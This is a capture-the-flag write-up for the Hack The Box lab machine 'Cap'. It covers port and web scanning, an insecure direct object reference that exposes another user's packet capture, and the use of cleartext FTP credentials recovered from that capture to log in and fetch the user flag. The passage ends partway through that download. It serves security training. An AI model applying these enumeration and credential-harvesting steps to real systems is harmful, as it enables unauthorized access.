Hack The Box - Cap

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2021-09-13

Contents

Information Gathering

Nmap

First, we'll start with using nmap to scan for open ports, along with its services and versions.

```
kali@kali:~$ nmap -T4 -p- -A 10.10.10.245

Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-13 18:53 EDT
Nmap scan report for 10.10.10.245
Host is up (0.027s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    gunicorn
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Mon, 13 Sep 2021 22:54:08 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Mon, 13 Sep 2021 22:54:03 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 19386
|     <!DOCTYPE html>
|     <html class="no-js" lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Security Dashboard</title>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link rel="shortcut icon" type="image/png" href="/static/images/
```

```
    icon/favicon.ico">
|     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
|     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
|     <link rel="stylesheet" href="/static/css/themify-icons.css">
|     <link rel="stylesheet" href="/static/css/metisMenu.css">
|     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
|     <link rel="stylesheet" href="/static/css/slicknav.min.css">
|     <!-- amchar
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Mon, 13 Sep 2021 22:54:03 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Allow: HEAD, GET, OPTIONS
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|     Content-Type: text/html
|     Content-Length: 196
|     <html>
|     <head>
|     <title>Bad Request</title>
|     </head>
|     <body>
|     <h1><p>Bad Request</p></h1>
|     Invalid HTTP Version &#x27;Invalid HTTP Version: &#x27;RTSP/1.0&#
    x27;&#x27;
|     </body>
|_    </html>
|_http-server-header: gunicorn
|_http-title: Security Dashboard

Service detection performed. Please report any incorrect results at
    https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 140.78 seconds
```

From the nmap results, we can see that ports, **21**, **22**, and **80** are open.

21 - vsftpd 3.0.3

There does not seem to be any relevant vulnerability to be exploited.

22 - OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)

There does not seem to be any relevant vulnerability to be exploited.

80 - gunicorn

There does not seem to be any relevant vulnerability to be exploited.

Let’s look at the homepage of http://10.10.10.245





Figure 1: Homepage of http://10.10.10.245

There are 3 tabs on the left-hand side that redirects to different pages.


Security Dashboard - Mozilla Firefox
Security Dashboard
10.10.10.245/ip
Search...
Dashboard
Dashboard
Security Snapshot (5 Second PCAP + Analysis)
IP Config
Network Status
Dashboard
Home / Dashboard
Nathan
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

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.245  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:5722  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:57:22  txqueuelen 1000  (Ethernet)
        RX packets 727479  bytes 71462294 (71.4 MB)
        RX errors 0  dropped 39  overruns 0  frame 0
        TX packets 558034  bytes 131015253 (131.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 11806  bytes 908578 (908.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11806  bytes 908578 (908.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 2: IP Config Page



```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User       Inode      PID/Program name     Timer
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1001       37012      -                    off (0.00/0/0)
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      101        31698      -                    off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      0          36889      -                    off (0.00/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.114:53922      TIME_WAIT   0          0          -                    timewait (39.58/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.161:34388      TIME_WAIT   0          0          -                    timewait (14.70/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.114:53920      TIME_WAIT   0          0          -                    timewait (38.62/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.165:60292      TIME_WAIT   0          0          -                    timewait (14.86/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.161:34386      TIME_WAIT   0          0          -                    timewait (14.66/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.114:53928      ESTABLISHED 1001       94581      -                    off (0.00/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.161:34392      TIME_WAIT   0          0          -                    timewait (14.78/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.165:60346      ESTABLISHED 1001       95623      -                    off (0.00/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.114:53924      TIME_WAIT   0          0          -                    timewait (39.58/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.162:58646      TIME_WAIT   0          0          -                    timewait (8.58/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.114:53918      TIME_WAIT   0          0          -                    timewait (38.62/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.165:60286      TIME_WAIT   0          0          -                    timewait (9.67/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.165:60288      TIME_WAIT   0          0          -                    timewait (9.74/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.114:53916      TIME_WAIT   0          0          -                    timewait (38.60/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.162:58650      TIME_WAIT   0          0          -                    timewait (8.58/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.162:58648      TIME_WAIT   0          0          -                    timewait (8.07/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.165:60294      TIME_WAIT   0          0          -                    timewait (14.93/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.165:60328      TIME_WAIT   0          0          -                    timewait (35.24/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.161:34382      TIME_WAIT   0          0          -                    timewait (13.00/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.162:58642      TIME_WAIT   0          0          -                    timewait (8.58/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.114:53914      TIME_WAIT   0          0          -                    timewait (39.60/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.165:60324      TIME_WAIT   0          0          -                    timewait (30.12/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.161:34390      TIME_WAIT   0          0          -                    timewait (14.74/0/0)
tcp        0      1 10.10.10.245:57142      1.1.1.1:53              SYN_SENT    101        94580      -                    on (3.93/2/0)
tcp        0      0 10.10.10.245:80         10.10.14.162:58644      TIME_WAIT   0          0          -                    timewait (8.58/0/0)
tcp        0      0 10.10.10.245:80         10.10.14.162:58652      TIME_WAIT   0          0          -                    timewait (8.58/0/0)
tcp6       0      0 :::21                   :::*                    LISTEN      0          34532      -                    off (0.00/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN      0          36900      -                    off (0.00/0/0)
udp        0      0 127.0.0.53:53           0.0.0.0:*                           101        31697      -                    off (0.00/0/0)
udp        0      0 127.0.0.1:45648         127.0.0.53:53           ESTABLISHED 102        94578      -                    off (0.00/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name     Path
unix  2      [ ACC ]     SEQPACKET  LISTENING     26966    -                    /run/udev/control
unix  2      [ ACC ]     STREAM     LISTENING     26950    -                    @/org/kernel/linux/storage/multipathd
unix  3      [ ]         DGRAM                    26934    -                    /run/systemd/notify
unix  2      [ ACC ]     STREAM     LISTENING     26937    -                    /run/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     26939    -                    /run/systemd/userdb/io.systemd.DynamicUser
unix  2      [ ACC ]     STREAM     LISTENING     26948    -                    /run/lvm/lvmpolld.socket
```

Figure 3: 10.10.10.245/netstat (Network Status Page)


Security Dashboard - Mozilla Firefox
Security Dashboard
10.10.10.245/data/11
Search...
Dashboard
Dashboard
Security Snapshot (5 Second PCAP + Analysis)
IP Config
Network Status
Dashboard
Home / Dashboard
Nathan
Download
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
Data Type	Value
Number of Packets	0
Number of IP Packets	0
Number of TCP Packets	0
Number of UDP Packets	0

Figure 4: 10.10.10.245/ip (Security Snapshot (5 Second PCAP + Analysis))

On this page, it gives some brief information about a packet capture. You can also download the `.pcap` file using the `Download` button. The URL says 10.10.10.245/data/11, but thinking about computer science, numbers start at 0. Let's try to access number 0.



Security Dashboard - Mozilla Firefox

Security Dashboard

10.10.10.245/data/0

Data Type	Value
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

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Figure 5: 10.10.10.245/data/0

We can see that different values are returned, so let's try to download this `.pcap` by pressing the `Download` button, and keep it in our working directory for now. Before we move away from the web application, let's run `gobuster` to ensure that we didn't miss out on any directory or file.

Gobuster

```
kali@kali:~$ gobuster dir -u http://10.10.10.245 -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.245:80
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/09/13 19:19:04 Starting gobuster in directory enumeration mode
===============================================================
/data                 (Status: 302) [Size: 208] [--> http://10.10.10.245/]
/ip                   (Status: 200) [Size: 17378]
```

```
/netstat              (Status: 200) [Size: 39164]
===============================================================
2021/09/13 19:19:16 Finished
===============================================================
```

Seems like we didn't miss anything! Let's also run `nikto` to scan for any web vulnerabilities.

Nikto

```
kali@kali:~$ nikto -h 10.10.10.245 -C all

- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.245
+ Target Hostname:    10.10.10.245
+ Target Port:        80
+ Start Time:         2021-09-13 19:20:47 (GMT-4)
---------------------------------------------------------------------------
+ Server: gunicorn
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Allowed HTTP Methods: HEAD, GET, OPTIONS
+ 26471 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2021-09-13 19:38:03 (GMT-4) (1036 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


The result doesn't return any new vulnerabilities or anything useful to us. Let's examine the `0.pcap` file that we downloaded earlier with `wireshark`.

Exploitation

Wireshark - 0.pcap

```
kali@kali:~$ wireshark 0.pcap&
```

To make the data more organized, click the `Info` tab to sort the data based on its info. After sorting, scrolling down reveals some FTP login credentials.



```
No.  Time       Source          Destination     Protocol Length Info
  14 0.042529   192.168.196.1   192.168.196.16  HTTP      416 GET /static/main.css HTTP/1.1
  17 0.044465   192.168.196.16  192.168.196.1   HTTP     1047 HTTP/1.0 200 OK  (text/css)
   7 0.001858   192.168.196.16  192.168.196.1   HTTP     1434 HTTP/1.0 200 OK  (text/html)
  27 0.449869   192.168.196.16  192.168.196.1   HTTP      425 HTTP/1.0 404 NOT FOUND  (text/html)
  50 6.310514   192.168.196.1   192.168.196.16  FTP        62 Request: LIST
  56 7.381554   192.168.196.1   192.168.196.16  FTP        66 Request: LIST -al
  40 5.424998   192.168.196.1   192.168.196.16  FTP        78 Request: PASS Buck3tH4TF0RM3!
  47 6.309628   192.168.196.1   192.168.196.16  FTP        84 Request: PORT 192,168,196,1,212,140
  54 7.380771   192.168.196.1   192.168.196.16  FTP        84 Request: PORT 192,168,196,1,212,141
  62 28.031547  192.168.196.1   192.168.196.16  FTP        84 Request: PORT 192,168,196,1,212,143
  67 31.127551  192.168.196.1   192.168.196.16  FTP        62 Request: QUIT
  64 28.031932  192.168.196.1   192.168.196.16  FTP        72 Request: RETR notes.txt
  43 5.432801   192.168.196.1   192.168.196.16  FTP        62 Request: SYST
  60 28.031068  192.168.196.1   192.168.196.16  FTP        64 Request: TYPE I
  36 4.126500   192.168.196.1   192.168.196.16  FTP        69 Request: USER nathan
  51 6.311053   192.168.196.16  192.168.196.1   FTP        95 Response: 150 Here comes the directory listing.
  57 7.382165   192.168.196.16  192.168.196.1   FTP        95 Response: 150 Here comes the directory listing.
  49 6.309874   192.168.196.16  192.168.196.1   FTP       107 Response: 200 PORT command successful. Consider using PASV.
  55 7.380998   192.168.196.16  192.168.196.1   FTP       107 Response: 200 PORT command successful. Consider using PASV.
  63 28.031688  192.168.196.16  192.168.196.1   FTP       107 Response: 200 PORT command successful. Consider using PASV.
  61 28.031221  192.168.196.16  192.168.196.1   FTP        87 Response: 200 Switching to Binary mode.
  45 5.432937   192.168.196.16  192.168.196.1   FTP        75 Response: 215 UNIX Type: L8
  34 2.626895   192.168.196.16  192.168.196.1   FTP        76 Response: 220 (vsFTPd 3.0.3)
  68 31.127652  192.168.196.16  192.168.196.1   FTP        70 Response: 221 Goodbye.
  52 6.311479   192.168.196.16  192.168.196.1   FTP        80 Response: 226 Directory send OK.
  58 7.382504   192.168.196.16  192.168.196.1   FTP        80 Response: 226 Directory send OK.
  42 5.432387   192.168.196.16  192.168.196.1   FTP        79 Response: 230 Login successful.
  38 4.126630   192.168.196.16  192.168.196.1   FTP        90 Response: 331 Please specify the password.
  65 28.032072  192.168.196.16  192.168.196.1   FTP        82 Response: 550 Failed to open file.

▸ Frame 1: 68 bytes on wire (544 bits), 68 bytes captured (544 bits)
▸ Linux cooked capture v1
▸ Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.168.196.16
▸ Transmission Control Protocol, Src Port: 54399, Dst Port: 80, Seq: 0, Len: 0

0000  00 00 00 01 00 06 00 50  56 c0 00 08 00 00 08 00   ·······P V·······
0010  45 00 00 34 0e 12 40 00  80 06 e3 4e c0 a8 c4 01   E··4··@· ···N····
0020  c0 a8 c4 10 d4 7f 00 50  8e e6 bf 6c 00 00 00 00   ·······P ···l····
0030  80 02 fa f0 47 99 00 00  02 04 05 b4 01 03 03 08   ····G··· ········
0040  01 01 04 02                                        ····

0.pcap                                  Packets: 72 · Displayed: 72 (100.0%)    Profile: Default
```

Figure 6: wireshark-1.png

```
USER nathan
PASS Buck3tH4TF0RM3!
```

Let's use these credentials to login to FTP.

```
kali@kali:~$ ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:kali): nathan
331 Please specify the password.
Password: Buck3tH4TF0RM3!
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Now that we're in, let's see what's in here.

User Flag

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxr-x    1 1001     1001       473164 Sep 13 23:21 linpeas.sh
drwxr-xr-x    3 1001     1001         4096 Sep 13 23:24 snap
-r--------    1 1001     1001           33 Sep 13 19:02 user.txt
```

```
226 Directory send OK.
```

There’s a user.txt, let’s download it to our local machine.

```
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for user.txt (33 bytes).
226 Transfer complete.
